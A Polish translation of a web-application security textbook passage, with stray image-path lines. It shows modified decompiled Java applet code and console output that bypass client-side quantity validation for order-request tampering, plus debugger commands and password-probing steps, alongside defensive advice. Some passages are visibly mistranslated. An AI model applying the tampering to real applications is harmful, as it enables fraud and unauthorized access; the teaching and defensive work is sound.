Jak widać na zdekompilowanym źródle, Jad wykonał rozsądną robotę dekompilacji, a kod źródłowy apletu jest prosty. Kiedy wywoływana jest metoda doCheck z parametrami obfpad podanymi przez użytkownika i dostarczonymi przez aplikację, aplet najpierw sprawdza, czy ilość jest prawidłową liczbą i mieści się w przedziale od 1 do 50. Jeśli tak, tworzy ciąg par nazwa/wartość przy użyciu formatu ciągu znaków zapytania adresu URL, który obejmuje zweryfikowaną ilość. Na koniec zaciemnia ten ciąg, wykonując operacje XOR na znakach z łańcuchem obfpad dostarczonym przez aplikację. Jest to dość łatwy i powszechny sposób dodawania powierzchownego zaciemniania danych, aby zapobiec trywialnym manipulacjom. Opisaliśmy różne podejścia, które można zastosować podczas dekompilacji i analizy kodu źródłowego komponentu rozszerzenia przeglądarki. W takim przypadku najłatwiejszy sposób obalenia apletu jest następujący:

1. Zmodyfikuj metodę doCheck, aby usunąć sprawdzanie poprawności danych wejściowych, umożliwiając podanie dowolnego ciągu znaków jako ilości.

2. Dodaj główną metodę, pozwalającą na wykonanie zmodyfikowanego komponentu z wiersza poleceń. Ta metoda po prostu wywołuje zmodyfikowaną metodę doCheck i wyświetla zaciemniony wynik w konsoli.

Po wprowadzeniu tych zmian zmodyfikowany kod źródłowy wygląda następująco:

```
public class CheckQuantity

{

public static void main(String[] a)

{

System.out.println(doCheck("999",

"klGSB8X9x0WFv9KGqilePdqaxHIsU5RnojwPdBRgZuiXSB3TgkupaFigjUQm8CIP5HJxpi

drPOuQPw63ogZ2vbyiOevPrkxFiuUxA8Gn30o1ep2Lax6IyuyEUD9 SmG7c"));

}
```

```
public static String doCheck(String s, String s1)
{
String s2 = (new StringBuilder()).append(“rand=”).append
(Math.random()).append(“&q=”).append(s).append
(“&checked=true”).toString();
StringBuilder stringbuilder = new StringBuilder();
for(int j = 0; j < s2.length(); j++)
{
String s3 = (new StringBuilder()).append(‘0’).append
(Integer.toHexString((byte)s1.charAt((j * 19 + 7) % s1.length()) ^
s2.charAt(j))).toString();
int k = s3.length();
if(k > 2)
s3 = s3.substring(k - 2, k);
stringbuilder.append(s3);
}
return stringbuilder.toString();
}
}
```

Ta wersja zmodyfikowanego komponentu zapewnia prawidłowy zaciemniony ciąg znaków dla dowolnej liczby 999. Należy zauważyć, że można tu użyć danych nienumerycznych, co umożliwi sondowanie aplikacji pod kątem różnego rodzaju luk w zabezpieczeniach opartych na danych wejściowych.

WSKAZÓWKA: Program Jad zapisuje zdekompilowany kod źródłowy z rozszerzeniem .jad. Jeśli jednak chcesz zmodyfikować i ponownie skompilować kod źródłowy, musisz zmienić nazwę każdego pliku źródłowego z rozszerzeniem .java.

Pozostaje tylko przekompilować kod źródłowy za pomocą kompilatora javac, który jest dostarczany z pakietem Java SDK, a następnie uruchomić komponent z wiersza poleceń:


```
C:\tmp>javac CheckQuantity.java
C:\tmp>java CheckQuantity
4b282c510f776a455d425a7808015c555f42585460464d1e42684c414a152b1e0b5a520a
145911171609
```

Nasz zmodyfikowany komponent wykonał teraz niezbędne zaciemnianie naszej dowolnej liczby 999. Aby przeprowadzić atak na serwer, musimy po prostu przesłać formularz zamówienia w normalny


sposób, używając prawidłowych danych wejściowych, przechwycić wynikowe żądanie za pomocą naszego serwera proxy i zastąpić zaciemnioną ilość z tą dostarczoną przez nasz zmodyfikowany komponent. Należy pamiętać, że jeśli aplikacja wysyła nowy blok zaciemniający za każdym razem, gdy ładowany jest formularz zamówienia, należy upewnić się, że blok zaciemniający przesyłany z powrotem na serwer jest zgodny z tym, który został użyty do zaciemnienia również przesyłanej ilości.

Dołączanie debugera

Dekompilacja to najpełniejsza metoda zrozumienia i skompromitowania rozszerzenia przeglądarki. Jednak w przypadku dużych i złożonych komponentów zawierających dziesiątki tysięcy linii kodu prawie zawsze znacznie szybciej jest obserwować komponent podczas wykonywania, korelując metody i klasy z kluczowymi akcjami w interfejsie. Podejście to pozwala również uniknąć trudności, które mogą pojawić się przy interpretacji i ponownej kompilacji zaciemnionego kodu bajtowego. Często osiągnięcie określonego celu jest tak proste, jak wykonanie kluczowej funkcji i zmiana jej zachowania w celu obejścia kontroli zaimplementowanych w komponencie. Ponieważ debugger działa na poziomie kodu bajtowego, można go łatwo wykorzystać do kontrolowania i zrozumienia przebiegu wykonywania. W szczególności, jeśli kod źródłowy można uzyskać poprzez dekompilację, punkty przerwania można ustawić w określonych wierszach kodu, co pozwala na wsparcie zrozumienia uzyskanego w wyniku dekompilacji przez praktyczną obserwację ścieżki kodu podjętej podczas wykonywania. Chociaż wydajne debuggery nie są w pełni przystosowane do wszystkich technologii rozszerzeń przeglądarki, debugowanie jest dobrze obsługiwane w przypadku apletów Java. Zdecydowanie najlepszym źródłem do tego jest JavaSnoop, debugger Java, który może zintegrować Jad w celu dekompilacji kodu źródłowego, śledzenia zmiennych przez aplikację i ustawiania punktów przerwania w metodach przeglądania i modyfikowania parametrów. Rysunek pokazuje, jak JavaSnoop jest używany do podłączania się bezpośrednio do apletu Java działającego w przeglądarce.



Rysunek pokazuje, jak JavaSnoop jest używany do manipulowania wartością zwracaną przez metodę.



UWAGA: Najlepiej uruchomić JavaSnoop przed załadowaniem docelowego apletu. JavaSnoop wyłącza ograniczenia ustawione przez politykę bezpieczeństwa Java, aby mógł działać na obiekcie docelowym. W systemie Windows odbywa się to poprzez nadanie wszystkich uprawnień wszystkim programom Java w systemie, więc upewnij się, że JavaSnoop zamyka się bezproblemowo, a uprawnienia są przywracane po zakończeniu pracy.

Alternatywnym narzędziem do debugowania Javy jest JSwat, który jest wysoce konfigurowalny. W dużych projektach zawierających wiele plików klas czasami lepiej jest zdekompilować, zmodyfikować i ponownie skompilować kluczowy plik klasy, a następnie użyć JSwat do wymiany podczas pracy aplikacji. Aby korzystać z JSwat, musisz uruchomić aplet za pomocą narzędzia appletviewer zawartego w JDK, a następnie podłączyć do niego JSwat. Na przykład możesz użyć tego polecenia:

appletviewer -J-Xdebug -J-Djava.compiler=NONE -JXrunjdwp:

transport=dt_socket,

server=y,suspend=n,address=5000 appletpage.htm

Podczas pracy z obiektami Silverlight możesz użyć narzędzia Silverlight Spy do monitorowania wykonywania komponentu w czasie wykonywania. Może to znacznie pomóc w skorelowaniu odpowiednich ścieżek kodu ze zdarzeniami występującymi w interfejsie użytkownika. Silverlight Spy jest dostępny pod następującym adresem URL:

http://firstfloorsoftware.com/SilverlightSpy/

Natywne komponenty klienta

Niektóre aplikacje muszą wykonywać działania na komputerze użytkownika, których nie można wykonać z poziomu piaskownicy maszyny wirtualnej opartej na przeglądarce. Jeśli chodzi o kontrolę bezpieczeństwa po stronie klienta, oto kilka przykładów tej funkcji:

* Weryfikacja, czy użytkownik ma aktualny skaner antywirusowy

* Weryfikacja, czy obowiązują ustawienia proxy i inne konfiguracje korporacyjne

* Integracja z czytnikiem kart inteligentnych

Zazwyczaj tego rodzaju działania wymagają użycia natywnych komponentów kodu, które integrują funkcjonalność aplikacji lokalnej z funkcjonalnością aplikacji internetowej. Natywne komponenty klienta są często dostarczane za pośrednictwem formantów ActiveX. Są to niestandardowe rozszerzenia przeglądarki, które działają poza piaskownicą przeglądarki. Natywne komponenty klienta mogą być znacznie trudniejsze do rozszyfrowania niż inne rozszerzenia przeglądarki, ponieważ nie ma odpowiednika pośredniego kodu bajtowego. Jednak zasady omijania kontroli po stronie klienta nadal obowiązują, nawet jeśli wymaga to innego zestawu narzędzi. Oto kilka przykładów popularnych narzędzi używanych do tego zadania:

* OllyDbg to debugger systemu Windows, którego można używać do przechodzenia przez natywny kod wykonywalny, ustawiania punktów przerwania i stosowania poprawek do plików wykonywalnych na dysku lub w czasie wykonywania.

* IDA Pro to deasembler, który może tworzyć czytelny dla człowieka kod asemblera z natywnego kodu wykonywalnego na wielu różnych platformach.

Chociaż pełny opis wykracza poza zakres tej książki, poniższe zasoby są przydatne, jeśli chcesz dowiedzieć się więcej o inżynierii wstecznej natywnych komponentów kodu i pokrewnych tematach:

* Reversing: Secrets of Reverse Engineering autorstwa Eldada Eilama

* Demontaż hakerów odkryty przez Krisa Kaspersky'ego

* The Art of Software Security Assessment autorstwa Marka Dowda, Johna McDonalda i Justina Schuha

* Fuzzing do testowania bezpieczeństwa oprogramowania i zapewniania jakości (Artech House Information Security and Privacy) autorzy: Ari Takanen, Jared DeMott i Charlie Miller

* The IDA Pro Book: Nieoficjalny przewodnik po najpopularniejszym na świecie dezasemblerze autorstwa Chrisa Eagle'a

* www.acm.uiuc.edu/sigmil/RevEng

* www.uninformed.org/?v=1&a=7

Bezpieczna obsługa danych po stronie klienta

Jak widać, główny problem bezpieczeństwa aplikacji internetowych wynika z faktu, że komponenty po stronie klienta i dane wprowadzane przez użytkownika znajdują się poza bezpośrednią kontrolą serwera. Klient i wszystkie otrzymane od niego dane są z natury niewiarygodne.

Przesyłanie danych przez klienta

Wiele aplikacji naraża się na niebezpieczeństwo, ponieważ przesyłają krytyczne dane, takie jak ceny produktów i stawki rabatowe, za pośrednictwem klienta w niebezpieczny sposób. Jeśli to możliwe, aplikacje powinny unikać przesyłania tego rodzaju danych przez klienta. W praktycznie każdym

możliwym scenariuszu możliwe jest przechowywanie takich danych na serwerze i odwoływanie się do nich bezpośrednio z logiki po stronie serwera w razie potrzeby. Na przykład aplikacja, która otrzymuje zamówienia użytkowników na różne produkty, powinna umożliwiać użytkownikom przesyłanie kodu produktu i ilości oraz wyszukiwanie ceny każdego żądanego produktu w bazie danych po stronie serwera. Użytkownicy nie muszą przesyłać cen przedmiotów z powrotem na serwer. Nawet jeśli aplikacja oferuje różne ceny lub rabaty różnym użytkownikom, nie ma potrzeby odchodzenia od tego modelu. Ceny mogą być przechowywane w bazie danych dla poszczególnych użytkowników, a stawki rabatowe mogą być przechowywane w profilach użytkowników, a nawet obiektach sesji. Aplikacja posiada już po stronie serwera wszystkie informacje potrzebne do obliczenia ceny konkretnego produktu dla konkretnego użytkownika. To musi. W przeciwnym razie w modelu niezabezpieczonym przechowywanie tej ceny w ukrytym polu formularza nie byłoby możliwe. Jeśli programiści zdecydują, że nie mają innego wyjścia, jak przesyłać krytyczne dane za pośrednictwem klienta, dane powinny być podpisane i/lub zaszyfrowane, aby zapobiec manipulowaniu przez użytkownika. Jeśli podjęto ten kierunek działań, należy uniknąć dwóch ważnych pułapek:

* Niektóre sposoby korzystania z podpisanych lub zaszyfrowanych danych mogą być podatne na ataki powtórkowe. Na przykład, jeśli cena produktu jest zaszyfrowana przed zapisaniem w ukrytym polu, możliwe może być skopiowanie zaszyfrowanej ceny tańszego produktu i przesłanie jej zamiast ceny pierwotnej. Aby zapobiec temu atakowi, aplikacja musi zawierać wystarczający kontekst w zaszyfrowanych danych, aby uniemożliwić ich odtworzenie w innym kontekście. Na przykład aplikacja może połączyć kod produktu i cenę, zaszyfrować wynik jako pojedynczą pozycję, a następnie zweryfikować, czy zaszyfrowany ciąg przesłany z zamówieniem faktycznie odpowiada zamawianemu produktowi.

* Jeśli użytkownicy znają i/lub kontrolują wartość zwykłego tekstu wysyłanych do nich zaszyfrowanych ciągów znaków, mogą przeprowadzać różne ataki kryptograficzne w celu odkrycia klucza szyfrowania używanego przez serwer. Po wykonaniu tej czynności mogą zaszyfrować dowolne wartości i całkowicie obejść ochronę oferowaną przez rozwiązanie.

W aplikacjach działających na platformie ASP.NET zaleca się, aby nigdy nie przechowywać żadnych dostosowanych danych w ViewState — zwłaszcza poufnych, których nie chcesz wyświetlać użytkownikom na ekranie. Opcja włączenia ViewState MAC powinna być zawsze aktywna.

Weryfikacja danych generowanych przez klienta

Danych generowanych na kliencie i przesyłanych na serwer zasadniczo nie można bezpiecznie zweryfikować na kliencie:

* Lekkie elementy sterujące po stronie klienta, takie jak pola formularzy HTML i JavaScript, można łatwo obejść i nie dają żadnej pewności co do danych wejściowych otrzymywanych przez serwer.

* Kontrole zaimplementowane w komponentach rozszerzeń przeglądarki są czasem trudniejsze do obejścia, ale może to jedynie spowolnić atakującego na krótki czas.

* Używanie mocno zaciemnionego lub spakowanego kodu po stronie klienta stwarza dodatkowe przeszkody; jednak zdeterminowany atakujący zawsze może je przezwyciężyć. (Punktem porównawczym w innych dziedzinach jest użycie technologii DRM w celu uniemożliwienia użytkownikom kopiowania cyfrowych plików multimedialnych. Wiele firm zainwestowało znaczne środki w te kontrole po stronie klienta, a każde nowe rozwiązanie zwykle psuje się w krótkim czasie).

Jedynym bezpiecznym sposobem sprawdzania poprawności danych generowanych przez klienta jest aplikacja po stronie serwera. Każdy element danych otrzymany od klienta powinien być traktowany jako skażony i potencjalnie złośliwy.

POWSZECHNY MIT

Czasami uważa się, że jakiekolwiek użycie kontroli po stronie klienta jest złe. W szczególności niektórzy profesjonalni testerzy penetracji zgłaszają obecność kontroli po stronie klienta jako „wykrycie" bez sprawdzania, czy są one replikowane na serwerze lub czy istnieje jakieś niezwiązane z bezpieczeństwem wyjaśnienie ich istnienia. W rzeczywistości, pomimo znaczących zastrzeżeń wynikających z różnych ataków opisanych w tym rozdziale, istnieją jednak sposoby korzystania z kontroli po stronie klienta, które nie stwarzają żadnych luk w zabezpieczeniach:

* Skrypty po stronie klienta mogą być używane do sprawdzania poprawności danych wejściowych w celu zwiększenia użyteczności, unikając potrzeby komunikacji w obie strony z serwerem. Na przykład, jeśli użytkownik wprowadzi swoją datę urodzenia w nieprawidłowym formacie, powiadomienie jej o problemie za pomocą skryptu po stronie klienta zapewni znacznie płynniejsze działanie. Oczywiście aplikacja musi ponownie zweryfikować przesłany element, gdy dotrze na serwer.

* Czasami sprawdzanie poprawności danych po stronie klienta może być skuteczne jako środek bezpieczeństwa — na przykład jako obrona przed atakami typu cross-site scripting opartymi na modelu DOM. Są to jednak przypadki, w których celem ataku jest inny użytkownik aplikacji, a nie aplikacja po stronie serwera, a wykorzystanie potencjalnej luki niekoniecznie zależy od przesłania jakichkolwiek szkodliwych danych na serwer.

* Jak opisano wcześniej, istnieją sposoby przesyłania zaszyfrowanych danych przez klienta, które nie są podatne na manipulacje lub ataki polegające na powtórzeniu.

Rejestrowanie i ostrzeganie

Kiedy aplikacja wykorzystuje mechanizmy, takie jak limity długości i walidacja oparta na języku JavaScript w celu zwiększenia wydajności i użyteczności, należy je zintegrować z ochroną przed wykrywaniem włamań po stronie serwera. Logika po stronie serwera, która wykonuje sprawdzanie poprawności danych przesłanych przez klienta, powinna uwzględniać sprawdzanie poprawności, które już miało miejsce po stronie klienta. Jeśli zostaną odebrane dane, które zostałyby zablokowane przez weryfikację po stronie klienta, aplikacja może wywnioskować, że użytkownik aktywnie omija tę weryfikację, a zatem prawdopodobnie działa złośliwie. Anomalie powinny być rejestrowane, aw razie potrzeby administratorzy aplikacji powinni być powiadamiani w czasie rzeczywistym, aby mogli monitorować wszelkie próby ataku i podejmować odpowiednie działania w razie potrzeby. Aplikacja może również aktywnie bronić się poprzez zakończenie sesji użytkownika lub nawet zawieszenie jego konta.

UWAGA: W niektórych przypadkach, w których używany jest JavaScript, z aplikacji mogą nadal korzystać użytkownicy, którzy wyłączyli JavaScript w swoich przeglądarkach. W tej sytuacji przeglądarka po prostu pomija kod sprawdzania poprawności formularza oparty na JavaScript i przesyłane są surowe dane wejściowe wprowadzone przez użytkownika. Aby uniknąć fałszywych alarmów, mechanizm rejestrowania i ostrzegania powinien być świadomy tego, gdzie i jak może to nastąpić.

Streszczenie

Praktycznie wszystkie aplikacje typu klient/serwer muszą zaakceptować fakt, że nie można ufać, że komponent kliencki i całe przetwarzanie na nim wykonywane będzie zachowywać się zgodnie z oczekiwaniami. Jak widzieliście, przejrzyste metody komunikacji powszechnie stosowane w aplikacjach internetowych oznaczają, że osoba atakująca wyposażona w proste narzędzia i minimalne umiejętności może z łatwością obejść większość zabezpieczeń zaimplementowanych na kliencie. Nawet jeśli aplikacja próbuje zaciemnić dane i przetwarzanie po stronie klienta, zdeterminowany atakujący może naruszyć te zabezpieczenia. W każdym przypadku, gdy identyfikujesz dane przesyłane przez klienta lub sprawdzanie poprawności danych wejściowych dostarczonych przez użytkownika, które są wdrażane na kliencie, powinieneś przetestować, jak serwer reaguje na nieoczekiwane dane, które omijają te kontrole. Za założeniami aplikacji dotyczącymi ochrony zapewnianej przez mechanizmy obronne zaimplementowane u klienta często kryją się poważne luki.

Pytania

1. W jaki sposób dane mogą być przesyłane przez klienta w sposób zapobiegający atakom manipulacyjnym?

2. Twórca aplikacji chce powstrzymać osobę atakującą przed wykonaniem ataków bruteforce na funkcję logowania. Ponieważ atakujący może atakować wiele nazw użytkowników, programista decyduje się przechowywać liczbę nieudanych prób w zaszyfrowanym pliku cookie, blokując wszelkie żądania, jeśli liczba nieudanych prób przekroczy pięć. Jak można ominąć tę obronę?

3. Aplikacja zawiera stronę administracyjną, która podlega rygorystycznej kontroli dostępu. Zawiera łącza do funkcji diagnostycznych znajdujących się na innym serwerze WWW. Dostęp do tych funkcji również powinien być ograniczony tylko do administratorów. Bez implementacji drugiego mechanizmu uwierzytelniania, który z poniższych mechanizmów po stronie klienta (jeśli w ogóle) mógłby zostać użyty do bezpiecznego kontrolowania dostępu do funkcji diagnostycznych? Potrzebujesz więcej informacji, aby pomóc w wyborze rozwiązania?

(a) Funkcje diagnostyczne mogą sprawdzić nagłówek HTTP Referer, aby potwierdzić, że żądanie pochodzi z głównej strony administracyjnej.

(b) Funkcje diagnostyczne mogą zweryfikować dostarczone pliki cookie, aby potwierdzić, że zawierają one prawidłowy token sesji dla głównej aplikacji.

(c) Główna aplikacja może ustawić token uwierzytelniania w ukrytym polu zawartym w żądaniu. Funkcja diagnostyczna może to zweryfikować, aby potwierdzić, że użytkownik ma sesję w głównej aplikacji.

4. Jeśli pole formularza zawiera atrybut „disabled=true”, nie jest ono przesyłane wraz z resztą formularza. Jak możesz zmienić to zachowanie?

5. Czy są jakieś środki, za pomocą których aplikacja może upewnić się, że element logiki sprawdzania poprawności danych wejściowych został uruchomiony na kliencie?

Atakowanie uwierzytelniania

Na pierwszy rzut oka uwierzytelnianie jest koncepcyjnie jednym z najprostszych ze wszystkich mechanizmów bezpieczeństwa stosowanych w aplikacjach internetowych. W typowym przypadku użytkownik podaje swoją nazwę użytkownika i hasło, a aplikacja musi zweryfikować poprawność tych elementów. Jeśli tak, wpuszcza użytkownika. Jeśli nie, nie. Uwierzytelnianie leży również u podstaw ochrony aplikacji przed złośliwym atakiem. Jest pierwszą linią obrony przed nieautoryzowanym dostępem. Jeśli atakującemu uda się pokonać te zabezpieczenia, często uzyska pełną kontrolę nad funkcjonalnością aplikacji i nieograniczony dostęp do przechowywanych w niej danych. Bez niezawodnego uwierzytelniania, na którym można polegać, żaden z innych podstawowych mechanizmów bezpieczeństwa (takich jak zarządzanie sesją i kontrola dostępu) nie może być skuteczny. W rzeczywistości, pomimo pozornej prostoty, opracowanie bezpiecznej funkcji uwierzytelniania jest subtelną sprawą. W rzeczywistych aplikacjach internetowych uwierzytelnianie jest często najsłabszym ogniwem, które umożliwia atakującemu uzyskanie nieautoryzowanego dostępu. W tej części szczegółowo omówiono różnorodne wady projektowe i implementacyjne, które często dotykają aplikacje internetowe. Zwykle wynikają one z tego, że projektanci i programiści aplikacji nie zadają prostego pytania: co może osiągnąć osoba atakująca, jeśli zaatakuje nasz mechanizm uwierzytelniania? W większości przypadków, gdy tylko zostanie zadane to pytanie w odniesieniu do konkretnej aplikacji, pojawia się szereg potencjalnych luk, z których każda może wystarczyć do złamania aplikacji. Wiele z najczęstszych luk w zabezpieczeniach związanych z uwierzytelnianiem nie wymaga myślenia. Każdy może wpisać słowa ze słownika w formularzu logowania, próbując odgadnąć prawidłowe hasło. W innych przypadkach subtelne defekty mogą czaić się głęboko w przetwarzaniu aplikacji, które można wykryć i wykorzystać dopiero po żmudnej analizie złożonego wieloetapowego mechanizmu logowania. Opiszemy pełne spektrum tych ataków, w tym techniki, którym udało się złamać uwierzytelnianie niektórych z najbardziej krytycznych pod względem bezpieczeństwa i solidnie chronionych aplikacji internetowych na świecie.

Technologie uwierzytelniania

Szeroka gama technologii jest dostępna dla twórców aplikacji internetowych podczas wdrażania mechanizmów uwierzytelniania:

* Uwierzytelnianie oparte na formularzach HTML

* Mechanizmy wieloczynnikowe, takie jak łączenie haseł i tokenów fizycznych

* Certyfikaty klienta SSL i/lub karty inteligentne

* Uwierzytelnianie podstawowe i szyfrowane HTTP

* Uwierzytelnianie zintegrowane z systemem Windows przy użyciu protokołu NTLM lub Kerberos

* Usługi uwierzytelniania

Zdecydowanie najbardziej powszechny mechanizm uwierzytelniania stosowany w aplikacjach internetowych wykorzystuje formularze HTML do przechwytywania nazwy użytkownika i hasła oraz przesyłania ich do aplikacji. Ten mechanizm odpowiada za ponad 90% aplikacji, które prawdopodobnie napotkasz w Internecie. W aplikacjach internetowych o większym znaczeniu dla bezpieczeństwa, takich jak bankowość internetowa, ten podstawowy mechanizm jest często rozszerzany na wiele etapów, wymagając od użytkownika podania dodatkowych danych uwierzytelniających, takich jak kod PIN lub wybrane znaki tajnego słowa. Formularze HTML są nadal zwykle używane do przechwytywania odpowiednich danych. W aplikacjach o największym znaczeniu dla bezpieczeństwa, takich jak

bankowość prywatna dla zamożnych osób, często spotyka się mechanizmy wieloczynnikowe wykorzystujące tokeny fizyczne. Te tokeny zwykle generują strumień jednorazowych kodów dostępu lub wykonują funkcję odpowiedzi na wyzwanie na podstawie danych wejściowych określonych przez aplikację. Ponieważ koszt tej technologii spada z czasem, prawdopodobne jest, że więcej aplikacji będzie wykorzystywać ten rodzaj mechanizmu. Jednak wiele z tych rozwiązań w rzeczywistości nie eliminuje zagrożeń, dla których zostały opracowane - przede wszystkim ataków typu phishing i wykorzystujących trojany po stronie klienta. Niektóre aplikacje internetowe wykorzystują certyfikaty SSL po stronie klienta lub mechanizmy kryptograficzne zaimplementowane w kartach inteligentnych. Ze względu na narzut związany z administrowaniem i dystrybucją tych elementów są one zwykle używane tylko w kontekstach o krytycznym znaczeniu dla bezpieczeństwa, w których baza użytkowników aplikacji to centra handlowe, takich jak oparte na sieci VPN sieci VPN dla pracowników zdalnych biur. Mechanizmy uwierzytelniania oparte na protokole HTTP (podstawowe, szyfrowane i zintegrowane z systemem Windows) są rzadko używane w Internecie. Znacznie częściej spotyka się je w środowiskach intranetowych, w których użytkownicy wewnętrzni organizacji uzyskują dostęp do aplikacji korporacyjnych, podając swoje zwykłe poświadczenia sieciowe lub domeny. Następnie aplikacja przetwarza te poświadczenia przy użyciu jednej z tych technologii. Sporadycznie spotykane są usługi uwierzytelniania innych firm, takie jak Microsoft Passport, ale obecnie nie zostały one przyjęte na żadną znaczącą skalę. Większość luk i ataków pojawiających się w związku z uwierzytelnianiem można zastosować do dowolnej z wymienionych technologii. Ze względu na przytłaczającą dominację uwierzytelniania opartego na formularzach HTML, każdą lukę w zabezpieczeniach i atak opiszemy w tym kontekście. W stosownych przypadkach wskażemy wszelkie szczególne różnice i metodologie ataków, które są istotne dla innych dostępnych technologii.

Wady projektowe mechanizmów uwierzytelniania

Funkcjonalność uwierzytelniania podlega większej liczbie słabości projektowych niż jakikolwiek inny mechanizm bezpieczeństwa powszechnie stosowany w aplikacjach internetowych. Nawet w pozornie prostym, standardowym modelu, w którym aplikacja uwierzytelnia użytkowników na podstawie nazwy użytkownika i hasła, niedociągnięcia w projekcie tego modelu mogą narazić aplikację na nieautoryzowany dostęp.

Złe hasła

Wiele aplikacji internetowych nie stosuje żadnej kontroli lub stosuje minimalną kontrolę nad jakością haseł użytkowników. Często spotyka się aplikacje, które zezwalają na hasła, które są:


* Bardzo krótkie lub puste

* Wspólne słowa lub nazwy ze słownika

* To samo co nazwa użytkownika

* Nadal ustawione na wartość domyślną

Rysunek przedstawia przykład słabych reguł jakości hasła.



Użytkownicy końcowi zazwyczaj wykazują niewielką świadomość kwestii bezpieczeństwa. Dlatego jest wysoce prawdopodobne, że aplikacja, która nie wymusza silnych standardów haseł, będzie zawierała dużą liczbę kont użytkowników z ustawionymi słabymi hasłami. Atakujący może łatwo odgadnąć te hasła do kont, przyznając mu nieautoryzowany dostęp do aplikacji.

KROKI HACKOWANIA

Spróbuj odkryć wszelkie zasady dotyczące jakości hasła:

1. Przejrzyj witrynę pod kątem opisu zasad.

2. Jeśli możliwa jest samodzielna rejestracja, spróbuj zarejestrować kilka kont z różnymi rodzajami słabych haseł, aby dowiedzieć się, jakie zasady obowiązują.

3. Jeśli kontrolujesz jedno konto i możliwa jest zmiana hasła, spróbuj zmienić hasło na różne słabe wartości.

UWAGA: Jeśli zasady jakości haseł są egzekwowane tylko za pomocą kontroli po stronie klienta, nie stanowi to samo w sobie problemu z bezpieczeństwem, ponieważ zwykli użytkownicy nadal będą chronieni. Zwykle nie jest zagrożeniem dla bezpieczeństwa aplikacji, że przebiegły atakujący może przypisać sobie słabe hasło.

Brute-Forcowe logowanie

